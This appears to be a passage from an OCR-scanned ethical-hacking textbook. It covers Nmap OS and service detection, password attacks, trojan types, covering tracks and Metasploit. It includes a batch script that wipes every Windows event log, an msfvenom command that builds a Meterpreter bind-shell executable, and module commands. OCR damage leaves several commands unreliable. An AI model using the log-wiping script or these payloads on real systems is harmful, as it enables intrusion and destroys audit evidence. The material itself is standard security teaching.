There are five separate probes being performed. Each probe may consist of one or more packets. The response to each packet by the target system helps to determine the oS type.

The five different probes are:

- **Sequence Generation-** T h e Sequence generation Probe consists of six packets. The six packets are sent 100 MS apart and are all TCP SyN packets.

The result of each TCP SyN packet will help NMAP determine the oS type.

- **ICMP Echo-** Two ICMP Request packets are sent to the target system with varying settings in the packet.

The resulting responses will help verify the oS type by NMAP.

- **TCP Explicit Congestion Notification-** The packet being sent is only to get a response from the target system. Specific values returned are used to determine the specific oS since each oS handles the packets in different ways
- **TCP-** Some packets are sent to open or closed ports with specific packet settings. Again, the results will vary depending on the target oS.
- **UDP-** This probe consists of a single packet sent to a closed port.

If the port used on the target system is closed and an ICMP Port Unreachable message is returned, then there is no Firewall.

The resulting scan shows the status of the ports detected on the specific target, the table below describes the output fields displayed by the scan.

PORT	**STATE**	**SERVICE**
Port number/Protocol	State of the port Open/Close	Type of service for the port

operating system detection

The -o parameter enables Nmap's operating system detection.

Usage syntax: nmap -o [target IP]

Figuring unknown operating system

Sometimes Nmap is unable to identify the oS, you can force nmap to guess by using the **--osscan-guess** option

Usage Syntax: nmap -o --osscan-guess [Target IP]

service Version detection

one can use Nmap to determine the version of the software the target is running. This is particularly useful when doing vulnerability assessments, since you really want to know, for example, which mail and dNS servers and versions are running, and having an accurate version helps dramatically in determining which exploits a server is vulnerable to.

you can determine a lot of information using service scans, including:

- The service protocol (e.g. FTP, SSH, Telnet, HTTP).
- The application name (e.g. BIND, Apache httpd).
- The version number.
- Hostname.
- Device type (e.g. printer, router).
- The OS family (e.g. Windows, Linux).

Usage syntax: nmap -sV [Target IP]

given below is the output screen of the -sV scan-

root@kali:~# nmap -sV 192.168.5.102
Starting Nmap 7.01 (https://nmap.org) at 2019-03-03 20:07 CET
Nmap scan report for
192.168.5.102 Host is up (1.0s
latency).
Not shown: 977 closed ports
PoRT STATE SERVICE
VERSIoN
21/tcp open ftp Microsoft ftpd
53/tcp open domain Microsoft DNS
80/tcp open http Microsoft IIS httpd 8.0
88/tcp open kerberos-sec Windows 2003 Kerberos (server time: 2019-03-03
19:09:38Z)
111/tcp open rpcbind?
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows 98 netbios-
ssn 389/tcp open ldap
445/tcp open microsoft-ds (primary domain:
MYDOMAIN) 464/tcp open kpasswd5?
514/tcp filtered shell
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
2049/tcp open mountd 1-3 (RPC #100005)
3260/tcp open tcpwrapped
3268/tcp open ldap
3269/tcp open tcpwrapped
49152/tcp open msrpc Microsoft Windows
RPC 49153/tcp open msrpc Microsoft
Windows RPC 49154/tcp open msrpc
Microsoft Windows RPC 49155/tcp open
msrpc Microsoft Windows RPC

49157/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0 49158/tcp open msrpc Microsoft Windows RPC

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 186.76 seconds

troubleshooting Version scans

The **--version-trace** option is very helpful for debugging problems or to gain additional information about the target system.

Usage syntax: nmap --Version-trace [Target IP]

gaining access

The goal here is to use to gain access to the target. In the first phase, we have seen that information is gathered for its validity. In the footprinting phase we are able to pick the leakage points such as os version, Service version of the targeted system which will help the attacker to know the security posture and Vulnerability of the remote system and now in gaining Access it's time for trying to access them. This phase is where an attacker breaks into the system/network using various tools or methods. After entering into a system, he has to increase his privilege to the administrator level so he can install an application he needs or modify data or hide data.

Password cracking:

There are few basic methods of password cracking:

- **Bruteforce:** trying all possible combinations until the password is cracked.
- **Dictionary attack:** This is a compiled list of meaningful words, compared against the password field till a match is found.

- **Rule based attack:** If some details about the target are known, we can create rules based on the information we know.
- **Rainbow table**: Instead of comparing the passwords directly, taking the hash value of the password, comparing them with a list of pre-computed hash values until a match is found.

Rainbow table method gives an advantage to the attacker since no account lockout is enabled for wrong hashes against the password. To prevent rainbow table attack, salting can be used. Salting is a process of adding random numbers to the password so the attacker will not be able to crack the hash without that salt added.

types of Password attacks

Passive online attacks

A passive attack is an attack on a system that does not result in a change to the system in any way.

The attack is to purely monitor or record data.

- Wire Sniffing
- Man in the middle
- Replay attack

active online attack

An active online attack is the easiest way to gain unauthorized administrator- level access to the system

- Password guessing
- Trojan/spyware/keyloggers
- Hash injection
- Phishing

offline attacks

offline attacks occur when the intruder checks the validity of the passwords. offline attacks are often time to consume.

- Pre-computed hashes
- Distributed Network
- Rainbow

non-electronic attacks

Non-electronic attacks are also known as non-technical attacks. This kind of attack doesn’t require any technical knowledge about the methods of intruding into another system.

- Social engineering
- Shoulder surfing
- Dumpster Diving

maintaining access

once a hacker has gained access, they want to keep that access for future exploitation and attacks. once the hacker owns the system, they can use it as a base to launch additional attacks. Sometimes, hackers harden the system from other hackers or security personnel by securing their exclusive access with backdoors, rootkits, and Trojans, to get further access to the system.

overview to trojan

Trojan horse or Trojan is a type of malware that is often disguised as legitimate software. Trojans can be employed by cyber-thieves and hackers trying to

gain access to users' systems. Users are typically tricked by some form of social engineering into loading and executing Trojans on their systems. once activated, Trojans can enable an attacker to spy, steal your sensitive data, and gain backdoor access to your system.

A Trojan horse isn't just a single type of virus. It also varies to its purpose. The cybercriminal can target a specific person or spread the Trojan horse of his choice widely. This list will make you understand the different types of Trojan horses and what do they do:

- **Rootkits**

  A rootkit is a piece of software installed on the machine that allows an attacker to do several malicious things, including opening a backdoor. A rootkit is illegally installed on the machine without the owner knowing, it runs on a target machine when an attacker somehow gained access to the system with root-level privileges. The point of the rootkit is to transform that transient access into an always-open door.

  Think of the rootkit being the tool that could allow a backdoor to be opened.

- **Backdoors**

  A backdoor refers to any method by which authorized and unauthorized users can get around normal security measures and gain high-level user access (root access) on a computer system, network, or software application. once they're in, an attacker can use a backdoor to steal personal and financial data, install additional malware, and hijack devices.

  But backdoors aren't just for attackers. Backdoors can also be installed by software or hardware makers as a deliberate means of gaining access to their technology after the fact. Backdoors of the non-criminal variety are useful for helping their customers who are hopelessly logged out of their devices or for troubleshooting and resolving software issues.

- **Trojan-Banker**

  A banker Trojan is designed to get financial information or hack users through a banking or financial system, commonly through an online banking or brokerage interface sometimes this trojan

redirects banking site traffic of users to the attacker’s site.

- **Remote Access Trojans**

  A remote access Trojan (RAT) is a malware program that includes a back door for administrative control over the target computer. RATs are usually downloaded invisibly with a user-requested program -- such as a game -- or sent as an email attachment to the victim.
- **Data Sending Trojans**

  This type of Trojan horses is designed to provide the attacker with sensitive data such as passwords, credit card information, log files, e-mail address or IM contact lists. These Trojans can look for specific pre-defined data (e.g., just credit card information or passwords), or they install a keylogger and send all recorded keystrokes back to the attacker
- **Destructive Trojans**

  This trojan is designed to destroy or delete data from the victim's system. once a destructive Trojan infects a computer system, it randomly deletes files, folders, and registry entries, often resulting in oS failures. A destructive Trojan is usually in program form or manipulated to strike like a logic bomb programmed and specified by the attacker.
- **Proxy Trojans**

  A proxy Trojan is a virus that hijacks and turns the host computer into a proxy server, part of a botnet, from which an attacker can stage anonymous activities and attacks, Proxy Trojan can use PC as a piece of a botnet to perfect spamming.
- **FTP Trojans**

  This trojan is designed to attacks the port that is used to carry out file transfers using FTP technology, allowing the attacker to access a machine using the FTP Protocol. generally, a Trojan is a type of virus entering a system in an undetected manner and accessing all confidential data, thereby causing trouble by compromising or exposing data.
- **Security software disabler Trojans**

  This Trojan horse are designed stop or kill security programs such as an antivirus program or firewall without the user knowing. This Trojan

type is normally combined with another type of Trojan.

- **Denial-of-service attack (DoS) Trojans**

  This Trojan are designed to conduct a doS attack from an infected computer on a pre-defined address. Essentially, a doS attack involves sending numerous requests to the victim machine; this leads to a denial of service if the computer under attack does not have sufficient resources to process all the incoming requests.

  In order to conduct a successful doS attack, malicious users often infect a number of computers with this type of Trojan.

covering tracks

Attackers have done whatever they want in all the above phases. What about the logs, monitors, checkpoints, firewalls, etc. An intelligent hacker always clears all evidence so that in the latter point of time, no one will find any traces leading to him. This involves modifying/corrupting/deleting the values of Logs, modifying registry values and uninstalling all applications he used and deleting all folders he created.

clearing the event log in Windows

This shell script is created to delete event logs in windows

```
@echo off

FOR /F “tokens=1,2*” %%V IN (‘bcdedit’) DO SET
adminTest=%%V IF (%adminTest%)==(Access) goto
noAdmin
for /F “tokens=*” %%G in (‘wevtutil.exe el’) DO (call :do_clear
“%%G”) echo.
echo All Event Logs have been
cleared! goto theEnd
```

:do_clear

echo clearing %1

wevtutil.exe cl %1

goto :eof

:noAdmin

echo Current user permissions to execute this .BAT file are inadequate. echo This .BAT file must be run with administrative privileges.

echo Exit now, right click on this .BAT file, and select "Run as administrator". pause >nul

:theEnd

Exit

Tools For covering Tracks

- **elsave.exe-** Utility is a simple tool for clearing the event log. It's command line based.
- **WinZapper**- It is a tool that an attacker can use to erase event records selectively from the security log in Windows 2000. WinZapper also ensures that no security events are logged while the program is running
- **Evidence Eliminator-** It is a data-cleansing system for Windows PCs. It prevents unwanted data from becoming permanently hidden in the system. It cleans the Recycle Bin, Internet cache, system files, temp folders, and so on. Evidence Eliminator can also be used by a hacker to remove evidence from a system after an attack.

4 metasPloIt – the ultImate

What is metasploit?

Metasploit is a penetration testing framework that makes hacking simple. It's an essential tool for many attackers and defenders. Point Metasploit at your target, pick an exploit, what payload to drop, and hit Enter.

The Metasploit Project is an open-source project that provides a public resource for researching security vulnerabilities and developing code that allows a network administrator to break into his network to identify security risks and document which vulnerabilities need to be addressed first.

Metasploit was originally developed and conceived by Hd Moore while he was employed by a security firm. When Hd realized that he was spending most of his time validating and sanitizing public exploit code, he began to create a flexible and maintainable framework for the creation and development of exploits. He released his first edition of the Perl-based Metasploit in october 2003 with a total of 11 exploits, later it was acquired by Rapid7 but it also provides a community edition which is completely free to use.

basic terms

- **Vulnerability-** A weakness which allows an attacker to break into/ compromise a system's security
- **Exploit**- The code which allows an attacker to take advantage of a vulnerable system

- **Payload**- The code which runs on the system after exploitation
- **Modules**- A prepackaged collection of code from the Metasploit Framework that performs a specific task, such as run a scan or launch an exploit.
- **Listener**- A listener waits for an incoming connection from either the exploited target or the attacking machine and manages the connection when it receives it.
- **Meterpreter**- Meterpreter is an advanced multi-function payload that provides you an interactive shell. From the Meterpreter shell, you can do things like download a file, obtain the password hashes for user accounts, and pivot into other networks. Meterpreter runs on memory, so it is undetectable by most intrusion detection systems.
- **Auxiliary Module**- An auxiliary module does not execute a payload and perform arbitrary actions that may not be related to exploitation. Examples of auxiliary modules include scanners, fuzzers, and denial of service attacks.
- **LHOST:** This is the IP address you want your target machine to connect to, literally. If you're in a local area network, it is unlikely your target machine can actually reach you unless you both are in the same network.
- **LPORT:** This the port you want your target machine to connect to.

metasploit modules

Most of the tasks that we perform in Metasploit require the use of a module, which is a standalone piece of code that extends the functionality of the Metasploit Framework. A module can be an exploit, auxiliary or post- exploitation module. The module type determines its purpose. For example, any module that can open a shell on a target is considered an exploit module. A popular exploit module is MS08-067.

Metasploit has six types of modules. These are;

(1) **Exploits-** An exploit module executes a sequence of commands to target a specific vulnerability found in a system or application. An exploit module takes advantage of a vulnerability to provide access to the target system. Exploit modules include buffer overflow, code injection, and web application exploits.

(2) **Payloads-** A payload is the shellcode that runs after an exploit successfully compromises a system. The payload enables you to define how you want to connect to the shell and what you want to do to the target system after you take control of it. A payload can open a Meterpreter or command shell. Meterpreter is an advanced payload that allows you to write dLL files to dynamically create new features as you need them.


(3) **Auxiliary-** An auxiliary module does not execute a payload and performs arbitrary actions that may not be related to exploitation. Examples of auxiliary modules include scanners, fuzzers, and denial of service attacks.

(4) **Encoders-** The encoder modules are designed to re-encode payloads and exploits to enable them to get past security defense systems such as Antivirus and intrusion detection system (IdS).

(5) **Post Exploitation-** These are modules that are used after the exploitation of a system. These modules are often used after the system has been “owned” and has the Meterpreter running on the system. These can include such modules as keyloggers, privilege escalation, enabling the webcam or microphone, etc.

(6) **Nops-** a NoP is short for “no operation”. This causes the system’s CPU to do nothing for a clock cycle. often, NoP’s are essential for getting a system to run remote code after a buffer overflow exploit. These are often referred to as “NoP sleds”. These modules are used primarily to create NoP sleds.

metasploit inner architecture



Why metasploit

Metasploit isn't just a tool; it's an entire framework that provides the infrastructure needed to easily build attack vectors to augment its exploit,payloads encoders and more in order to create and execute more advanced attacks, given below are some of the advantages metasploit.

- Open source
- More than 900 tested exploits
- Over 250 + Payloads
- Over 30+ Encoders
- 1000+ Auxiliary
- It offers "plug and play" of Payloads with Exploits
- GUI environment

exploitation using metasploit

When using Metasploit for Penetration testing typically these processes are conducted to exploit a target,

- Scanning IP to get ports and services.
- Identifying a vulnerable service.
- Finding a public/private exploit for the vulnerability.
- Launching the exploit to the targeted system
- Post-exploitation

At first the attacker sends the suitable exploit with the payload to the targeted system, if the exploits works then the payload runs next after injecting the payload the attacker would have full access to the targeted system, then attacker can download data,upload malware keystroke recoding etc,this phase is post exploitation process.


metasploit Interfaces

Metasploit offers more than one interface to its underlying functionality, including console, command line, and graphical interfaces. In addition to these interfaces, utilities provide direct access to functions that are normally internal to the Metasploit Framework. These utilities can be invaluable for exploit development and situations for which you do not need the flexibility of the entire Framework.

msfconsole


The msfconsole is probably the most popular interface to the Metasploit Framework (MSF). It provides an “all-in-one” centralized console and allows you efficient access to virtually all of the options available in the MSF.

Usage Syntax: MSFconsole



- **Basic commands**: search, use, back, help, info and exit.
- **Exploit commands**: set to set variables and show to show the exploit options, targets, payloads, encoders, nops and the advanced and evasion options.

- **Exploit execution commands**: run and exploit to run exploits against a target.



msFvenom


MSFvenom is a combination of Msfpayload and Msfencode, putting both of these tools into a single Framework instance. msfvenom replaced both msfpayload and msfencode as of June 8th, 2015. These tools are extremely useful for generating payloads in various formats and encoding these payloads using various encoder modules.

```
root@kali:~#  msfvenom -p windows/meterpreter/bind_tcp -f exe > /root/Desktop/bind.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 309 bytes
Final size of exe file: 73802 bytes
root@kali:~#
```

Usage Syntax: Msfvenom -p/meterpreter/bind_tcp -f exe>/rrot/desktop/ bind.exe

- The -p flag: Specifies what payload to generate
- The -f flag: Specifies the format of the payload


This syntax will generate an exploit “bind.exe”.



Running this Bind.exe on the target system will opens up a port on the victim's device, which will actively listen for connection on a particular port. The attacker can then easily connect to the port in order to get shell access through meterpreter.

armitage

Armitage is a fantastic Java-based gUI front-end for the Metasploit Framework developed by Raphael Mudge. Its goal is to help security professionals better understand hacking and help them realize the power and potential of Metasploit.



Armitage is very user friendly. Its gUI has three distinct areas: Targets, Console, and Modules.

- The area Targets lists all the machines that you have discovered and

those you are working with. The hacked targets have red color with a

thunderstorm on it. After you have hacked a target, you can right-click on it and continue exploring with what you need to do, like exploring (browsing) the folders.

- The area Console provides a view for the folders. Just by clicking on it, you can directly navigate to the folders without using any Metasploit commands.
- The area Modules is the section that lists the module of vulnerabilities.

Footprinting using metasploit


The Metasploit Framework includes hundreds of auxiliary modules that perform scanning, fuzzing, sniffing, and much more. Metasploit Framework includes some port scanners that could be used in a situation that we have compromise a system which is behind a NAT Firewall and we want to do a port scan to the rest of the network or we are just performing an internal penetration test, in this scenario we will perform a simple TCP port scan by using the auxiliary modules of the Metasploit.

Usage Syntax: Use auxiliary/scanner/portscan/tcp
Set Rhost [Target IP]
Set ports [Range of ports] Set Thread [usually 10] Run

```
msf5 >  use auxiliary/scanner/portscan/tcp
msf5 auxiliary(scanner/portscan/tcp) > set rhost 172.20.0.2
rhost => 172.20.0.2
msf5 auxiliary(scanner/portscan/tcp) > set ports 1-600
ports => 1-600
msf5 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   DELAY        0                yes       The delay between connections, per thread, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY)
 in milliseconds.
   PORTS        1-600            yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS       172.20.0.2       yes       The target address range or CIDR identifier
   THREADS      1                yes       The number of concurrent threads
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds
```



meterpreter

one of the very nice features of Metasploit is its tool-arsenal for post-exploitation activities. Meterpreter has been developed within Metasploit for making this task faster and easier. Meterpreter is a Metasploit attack payload that provides an interactive shell from which an attacker can explore the target machine and execute code. Meterpreter is deployed using in-memory dLL injection. As a result, Meterpreter resides entirely in memory and writes nothing to disk. No new processes are created, as Meterpreter injects itself into the compromised process, from which it can migrate to other running processes. As a result, the forensic footprint of the attack is very limited.

